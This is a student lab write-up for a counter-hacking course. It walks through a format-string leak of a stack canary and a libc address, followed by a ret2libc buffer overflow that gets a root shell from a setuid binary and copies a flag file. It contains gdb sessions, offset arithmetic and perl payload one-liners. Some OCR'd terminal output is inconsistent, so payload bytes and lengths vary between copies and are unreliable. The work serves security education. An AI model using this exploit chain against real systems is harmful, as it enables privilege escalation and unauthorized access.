

PROJECT-2
COUNTER HACKING TECHNIQUES
TEAM 10

TEAM MEMBERS:

John Houlihan	jeh37
Sri Varun Potluri	sp2764
SaiManikanta Harshavardhan Thottempudi	st227

INTRODUCTION:

The main objective of the project is to gain access to p2root by running the arbitrary code and recover a file called flag.JPG and all the three defenses DEP, stack smashing detection and ASLR are enabled.

Data Execution Prevention(DEP):

- DEP prevents data segments from being executed.
- Memory is labeled as either writable or executable.
- We can still put some executable code onto the stack but when the processor reaches the code then it won't execute it.
- Trying to exploit it will result in a segmentation fault.

DEP Exploit:

- Return to lib_c attack.
- lib_c is a shared library and also contains functions like system(), exit().

Stack Smashing Detection (Canary values):

- These are random values which are generated during the initialization of the program.
- Canary values reorganize the stack by placing the buffers at higher memory addresses and other types of variables.
- Ensures that the functions are not overwritten by checking it with the original value.

Exploit:

- We can find out the canary value by leaking the memory using the format string vulnerability.
- Format string is a character string with a special escape sequence.
- For functions like printf especially if it is written as printf(filename) we can insert variables in the place of the escape sequence.
- We can leak the memory through there by sending large amount of data than the actual size of the file.

Address Space Layout Randomization (ASLR):

- It randomizes the starting address of various memory segments
- If the ASLR is enabled every time a process ends, then the addresses of the process will be changed by the next time you run it.

Exploit:

- The most common way to exploit ASLR is by brute forcing it.

EXPLOITATION PROCESS:

Objective: The objective is to gain access to p2root by running the arbitrary code and recovering flag.JPG.

```
project2@CS647:~$ ls -l
total 48
drwxr-xr-x 2 project2 project2 4096 Mar 29 18:49 Desktop
drwxr-xr-x 2 project2 project2 4096 Mar 29 18:49 Documents
drwxr-xr-x 2 project2 project2 4096 Mar 29 18:49 Downloads
drwxr-xr-x 2 project2 project2 4096 Mar 29 18:49 Music
-rw-rw-r-- 1 project2 project2 7170 Apr  2 01:25 p2
drwxr-xr-x 2 project2 project2 4096 Apr  3 04:42 Pictures
drwxr-xr-x 2 project2 project2 4096 Mar 29 18:49 Public
drwxr-xr-x 2 project2 project2 4096 Mar 29 18:49 Templates
drwxr-xr-x 2 project2 project2 4096 Mar 29 18:49 Videos
-rwsr-xr-x 1 p2root  p2root  7868 Aug 23 2021 vulnFileCopy2
project2@CS647:~$
```

Step 1:


> The first step in the exploitation is using the GNU Debugger(gdb) to trace the program and to find out where the main returning to in lib_c and the system static address and the command string address("/bin/sh") and calculating the offsets.

```
File Edit View Search Terminal Help
project2@CS647:~$ gdb vulnFileCopy2
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vulnFileCopy2...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x804874a
(gdb) run
Starting program: /home/project2/vulnFileCopy2

Breakpoint 1, 0x0804874a in main ()
(gdb)
```

- > **gdb:** The GNU Debugger is used for tracing and altering the execution of programs and the user can modify the values of internal variables and can call functions independently from the program's normal behavior.
- > **Break:** The break command is used to set a breakpoint at main.
- > **Run:** The run command starts running the program.

Finding the return address of main in lib_c:



```

Sun 04:44
project2@CS647: ~

License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i386-unknown-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vulnFileCopy2...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x0804874a
(gdb) run
Starting program: /home/project2/vulnFileCopy2

Breakpoint 1, 0x0804874a in main ()
(gdb) disassemble main
Dump of assembler code for function main:
 0x0804873b <+0>: lea    0x4(%esp),%ecx
 0x0804873f <+4>: and   $0xffffffff,%esp
 0x08048740 <+7>: pushl 0x4(%ecx)
 0x08048745 <+10>: pushl %esp
 0x08048746 <+11>: mov    %esp,%ebp
 0x08048748 <+13>: pushl %ebx
 0x08048749 <+14>: pushl %ecx
 0x0804874a <+15>: sub   $0x28,%esp
=> 0x0804874b <+16>: xor   %eax,%eax
 0x0804874c <+17>: mov    %eax,%ebx
 0x0804874d <+18>: mov    0x4(%ebp),%eax
 0x08048752 <+23>: mov    %eax,-0x1c(%ebp)
 0x08048755 <+26>: mov    %gs:0x14,%eax
 0x0804875b <+32>: mov    %eax,-0xc(%ebp)
 0x0804875e <+35>: xor   %eax,%eax
 0x08048760 <+37>: add   $0x10,%esp
 0x08048763 <+40>: pushl $0x08048a50
 0x08048768 <+45>: pushl $0x08048a54
 0x0804876d <+50>: call   0x08048e00 <open@plt>
 0x08048772 <+55>: add   $0x10,%esp
 0x08048775 <+58>: mov    %eax,-0x10(%ebp)
 0x08048777 <+59>: pushl $0x10(%ebp)
 0x0804877b <+64>: lea    0x14(%ebp),%eax
 0x0804877e <+67>: pushl %eax
 0x0804877f <+68>: pushl $0x08048a78
 0x08048784 <+73>: pushl -0x10(%ebp)
 0x08048787 <+76>: call   0x08048520 <_isoc99_fscanf@plt>
 0x0804878c <+81>: add   $0x10,%esp
 0x0804878f <+94>: sub   $0xc,%esp

```

- > **disassemble main:** The command disassembles the main function and gives the dump of assembler code for function main.

```

Activities Terminal Sun 04:45
project2@CS647: ~
File Edit View Search Terminal Help
0x080487c6 <+139>: push $0x3ff
0x080487cb <+144>: call 0x80485b0 <setreuid@plt>
...Type <return> to continue, or q <return> to quit...
0x080487d0 <+152>: add $0x10,%esp
0x080487d5 <+154>: test %eax,%eax
0x080487d7 <+156>: sub $0xc,%esp
0x080487da <+159>: push $0x8048baa
0x080487df <+164>: call 0x8048590 <puts@plt>
0x080487e4 <+169>: add $0x10,%esp
0x080487e9 <+170>: cqcl $0x1,%eax
0x080487e9 <+175>: jne 0x8048802 <main+199>
0x080487ec <+177>: mov -0x1c(%ebp),%eax
0x080487ef <+180>: add $0x4,%eax
0x080487f2 <+183>: mov (%eax),%eax
0x080487f4 <+185>: sub $0xc,%esp
0x080487f7 <+188>: push $0x1,%eax
0x080487f9 <+189>: call 0x8048823 <vulnFileCopy>
0x080487fd <+194>: add $0x10,%esp
0x08048800 <+197>: jmp 0x8048888 <main+205>
0x08048802 <+199>: call 0x80489b2 <usage>
0x08048807 <+204>: pop %eax
0x08048809 <+206>: mov -0xc(%ebp),%eax
0x0804880b <+208>: xor %gs:0x14,%eax
0x08048812 <+215>: je 0x8048819 <main+222>
0x08048814 <+217>: call 0x8048550 <_stack_chk_fail@plt>
0x08048819 <+222>: lea -0x8(%ebp),%esp
0x0804881c <+225>: pop %ecx
0x0804881d <+226>: pop %ebx
0x0804881e <+227>: pop %ebp
0x0804881f <+228>: lea -0x4(%ecx),%esp
0x08048822 <+231>: ret
End of assembler dump.
(gdb) *main+231
Breakpoint 2 at 0x8048822 in main ()
(gdb) stepi
0xb7dc4f21 in __libc_start_main (main=0x804873b <main>, argc=1, argv=0xbfc17fd4, init=0x80489d0 <__libc_csu_init>, fini=0x8048a30 <__libc_csu_fini>, rtld_fini=0xb7fb79c0 <_dl_fini>,
  stack_end=0xbfc17fcc) at ../csu/libc-start.c:310
310 .../csu/libc-start.c: No such file or directory.
(gdb) 
```

Return address of the main in lib_c: 0xb7dc4f21

> We set another breakpoint using break to find out where the main is returning in lib_c by using the command “break *main+231”.

+231: is the return address

main the “” is used to point to a specific address it is returning to.
stepi: Is used to step into the next machine instruction.

Offset Calculation:

> The main purpose of the offset is to dynamically calculate where the system is.
> In Order to calculate the offset, we are going to need the system static address and the command string address(“/bin/sh”).

System static address:

- > We can find the system static address by using the command “Print system”

```
(gdb) Breakpoint 2, 0x00048822 in main ()
(gdb) step
0xb7d4cf21 in __libc_start_main (main=0x804873b <main>, argc=1, argv=0xbfc17fd4, init=0x80489d0 <__libc_csu_init>, fini=0x8048a30 <__libc_csu_fini>, rtld_fini=0xb7fb79c0 <_dl_fini>,
stack_end=0xbfc17fc) at ../csu/libc-start.c:310
310  ./csu/libc-start.c: No such file or directory.
(gdb) p system
$1 = {int (const char **)} 0xb7de92e0 <__libc_system>
```

Static address of the system: 0xb7de92e0.

Command string address('/bin/sh'):

- > The /bin/sh is somewhere in the lib_c so first we need to find the start and ending address of lib_c using the command “info proc mappings” which displays the starting and ending addresses of memory segments.

```
(gdb) info proc mappings
process 923
Mapped address spaces:
Start Addr End Addr   Size   Offset objfile
0x00490000 0x00499000 0x1000   0x0 /home/project2/vulnFileCopy2
0x80490000 0x804a0000 0x1000   0x0 /home/project2/vulnFileCopy2
0x804a0000 0x804b0000 0x1000   0x1000 /home/project2/vulnFileCopy2
0x9fad0000 0x9fce0000 0x21000  0x0 [heap]
0xb7dac000 0xb7f18000 0x1d5000 0x0 [libt/386-linux-gnu/libc-2.27.so]
0xb7f18000 0xb7f28000 0x1000   0x1d5000 [libt/386-linux-gnu/libc-2.27.so]
0xb7f28000 0xb7f38000 0x1000   0x1d5000 [libt/386-linux-gnu/libc-2.27.so]
0xb7f38000 0xb7f58000 0x1000   0x1d5000 [libt/386-linux-gnu/libc-2.27.so]
0xb7f58000 0xb7f78000 0x1000   0x1d5000 [libt/386-linux-gnu/libc-2.27.so]
0xb7f78000 0xb7fa0000 0x2000   0x0
0xb7fa0000 0xb7fa3000 0x2000   0x0
0xb7fa3000 0xb7fa6000 0x3000   0x0 [vvar]
0xb7fa6000 0xb7faf000 0x2000   0x0 [vdso]
0xb7fc0000 0xb7fc1000 0x1000   0x25000 [libt/386-linux-gnu/ld-2.27.so]
0xb7fc1000 0xb7fcf000 0x1000   0x25000 [libt/386-linux-gnu/ld-2.27.so]
0xb7fcf000 0xb7fd0000 0x1000   0x26000 [libt/386-linux-gnu/ld-2.27.so]
0xbfbff9000 0xbfc1a000 0x21000  0x0 [stack]
```

- > By using the find command we can find the “/bin/sh” address in lib_c.

“find starting address, ending address, “/bin/sh”

```

0x07f83000 0x07f88000 0x3000 0x0
0xb7fa1000 0xb7fa3000 0x2000 0x0
0xb7fa3000 0xb7fa6000 0x3000 0x0 [vvar]
0xb7fa6000 0xb7fa8000 0x2000 0x0 [vvar]
0xb7fc0000 0xb7fc1000 0x2000 0x0 [vvar]
0xb7fc0000 0xb7fcf000 0x1000 0x25000 /lib/i386-linux-gnu/ld-2.27.so
0xb7fcf000 0xb7fd0000 0x1000 0x20000 /lib/i386-linux-gnu/ld-2.27.so
0xbfbff000 0xbfc1a000 0x21000 0x0 [stack]
(gdb) find 0xb7dac000, 0xb7f81000, "/bin/sh"
0xb7f2a0af
1 pattern found.

```

/bin/sh address in lib_c: 0xb7f2a0af

> offset can be calculated by using the command
“print /x static address/command string address - main address in lib_c”.

```

Breakpoint 2, 0x08048822 in main ()
(gdb) step
0xb7dc4f21 in __libc_start_main (main=0x804873b <main>, argc=1, argv=0xbfc17fd4, init=0x80489d0 <__libc_csu_init>, fini=0x8048a30 <__libc_csu_fini>, rtld_fini=0xb7fb79c0 <_dl_fini>,
.../csu/libc-start.c:310
310 .../csu/libc-start.c: No such file or directory.
(gdb) p system
$1 = {int (<const char *>) 0xb7de92e0 <__libc_system>
(gdb) print /x 0xb7de92e0 - 0xb7dc4f21
$2 = 0x243bf
(gdb) []

```

Offset of system static address: 0x243bf

```

0x07fc1000 0x07f00000 0x1000 0x20000 /lib/i386-linux-gnu/ld-2.27.so
0xbfbff000 0xbfc1a000 0x21000 0x0 [stack]
(gdb) find 0xb7dac000, 0xb7f81000, "/bin/sh"
0xb7f2a0af
1 pattern found.
(gdb) print /x 0xb7f2a0af - 0xb7dc4f21
$3 = 0x16518e
(gdb) []

```

Offset for /bin/sh: 0x16518e.

Step2:

>The second step is to find out the Canary values and the Reference point and system exit address and new addresses of the system and /bin/sh and payload creation and recovery of flag.JPG

Finding the canary and reference:

Canary: 3efb4d00


> From the above screenshot, The Canary's position in the stack does not change but only the address changes. I.eWhen a program is run, the canary is always positioned after "A"s (4141414). In this case, canary is always in the 163rd position in the stack.

Reference : b7d5bf21

> From the above screenshot, the Reference point is similar to the canary. The address may change due to ASLR but, the it's position in the stack does not change. In this case, the reference point is always in 187th position.

Getting the new Canary and Reference:

> By using the command “ ./vulnFileCopy2 ‘%163\$x %187\$x’
As we know the default positions of Canary and Reference, we can get the new Canary and Reference by using the new Reference we can get the new system Static address and /bin/sh address.



The screenshot shows a terminal window titled "Terminal" with the following session:

```
project2@CS647:~$ objdump -dj .plt vulnFileCopy2 | grep 'exit'
0804845a0 <exit@plt>;
project2@CS647:~$ ./vulnFileCopy2 '%163$x %187$x'
File to copy: d9d9c400 b7d72f21
Press enter to begin copying...^Z
[1]+ Stopped ./vulnFileCopy2 '%163$x %187$x'
project2@CS647:~$ perl -e 'print "A"x600 . "\x|x\x|x" . "A"x12 . "\x|x\x|x" . "\x|x\x|x" . "\x|x\x|x" > 
```

>New Canary: d9d9c400

>New Reference: b7d72f21

>New System Static address: new reference + offset of static address: b7d72f21 + 243bf = b7d972e0


>New /bin/sh address: new reference + offset of /bin/sh: b7d72f21+16518e = b7ed80af

> And then, we pause the program with Ctrl + Z.

System exit address:

> The main reason in finding the system exit address is in the payload in the place of “JUNK” we will give the system exit address so when the payload is executed successfully it uses the system exit address to exit the code cleanly without any segmentation fault.

Command is “objdump -dj .plt vulnFileCopy2 | grep ‘exit’



```
Activities Terminal Sun 04:53
project2@CS647:~$ objdump -dj .plt vulnFileCopy2 | grep 'exit'
080485a0 <exit@plt>:
project2@CS647:~$
```

System exit address: 080485a0

objdump: display information from object files

Object files : file containing object code, that is, machine code output of an assembler or compiler

-dj : disassembling a section

grep : It is used to search text and strings in a given file.

Payload creation:

Values required for payload creation are:

- | | | |
|---------------------------|---|----------|
| 1. Canary | : | d9d9c400 |
| 2. System static address | : | b7d972e0 |
| 3. Command string address | : | b7ed80af |
| 4. System exit address | : | 080485a0 |

Command for payload creation:

```
perl -e 'print "A"xsize to overflow . "canary" . "static address" .
"A"x(prev EBP,pointers) . "system exit address" . "/bin/sh address"
> filename.
```



```
Activities Terminal Sun 05:00
File Edit View Search Terminal Help
project2@CS647:~$ objdump -dj .plt vulnFileCopy2 | grep 'exit'
080485a0 <exit@plt>;
project2@CS647:~$ ./vulnFileCopy2 '%1635x    %1875x'
File to copy: d9d9c400   b7d72f21
Press enter to begin copying...^Z
[1]+  Stopped                  ./vulnFileCopy2 '%1635x    %1875x'
project2@CS647:~$ perl -e 'print "A"x600 . "\x00\xc4\xd9\xd9" . "A"x12 . "\xe0\x72\xd9\xb7" . "\xa0\x85\x04\x08" . "\xf\x80\xed\xb7" > "%1635x    %1875x"
> ^C
project2@CS647:~$ perl -e 'print "A"x600 . "\x00\xc4\xd9\xd9" . "A"x12 . "\xe0\x72\xd9\xb7" . "\xa0\x85\x04\x08" . "\xf\x80\xed\xb7" > "%1635x    %1875x"
```

After creating the payload we resume foregoing process by using the command “fg” and it will ask for a key to enter and after clicking it we will get “Done Copying” and it will open a shell and when we type “whoami” it should give us “p2root”.

Activities Terminal ▾

```
Sun 05:00
project2@CS647:~
```

File Edit View Search Terminal Help

```
project2@CS647:~$ objdump -dj .plt vulnFileCopy2 | grep 'exit'
000485a0 <exit@plt>
project2@CS647:~$ ./vulnFileCopy2 '%1635x    %187$X'
File to copy: d9d9c400  b7d72f21

Press enter to begin copying...```
[1]+  Stopped                  ./vulnFileCopy2 '%1635x    %187$X'
> ^C
project2@CS647:~$ perl -e 'print "A"x80 . "\x00\x41\xd9\xd9" . "A"x12 . "\xe0\x72\xd9\xb7" . "\xe0\x85\x04\x88" . "\xaf\x80\xed\xb7" > "%1635x    %187$X"
project2@CS647:~$ fg
project2@CS647:~$ ./vulnFileCopy2 '%1635x    %187$X'

done copying.
3 whamt
2root
$ [ ]
```

Extraction of flag.JPG:

```
cd /home/p2root  
cp flag.JPG /tmp
```

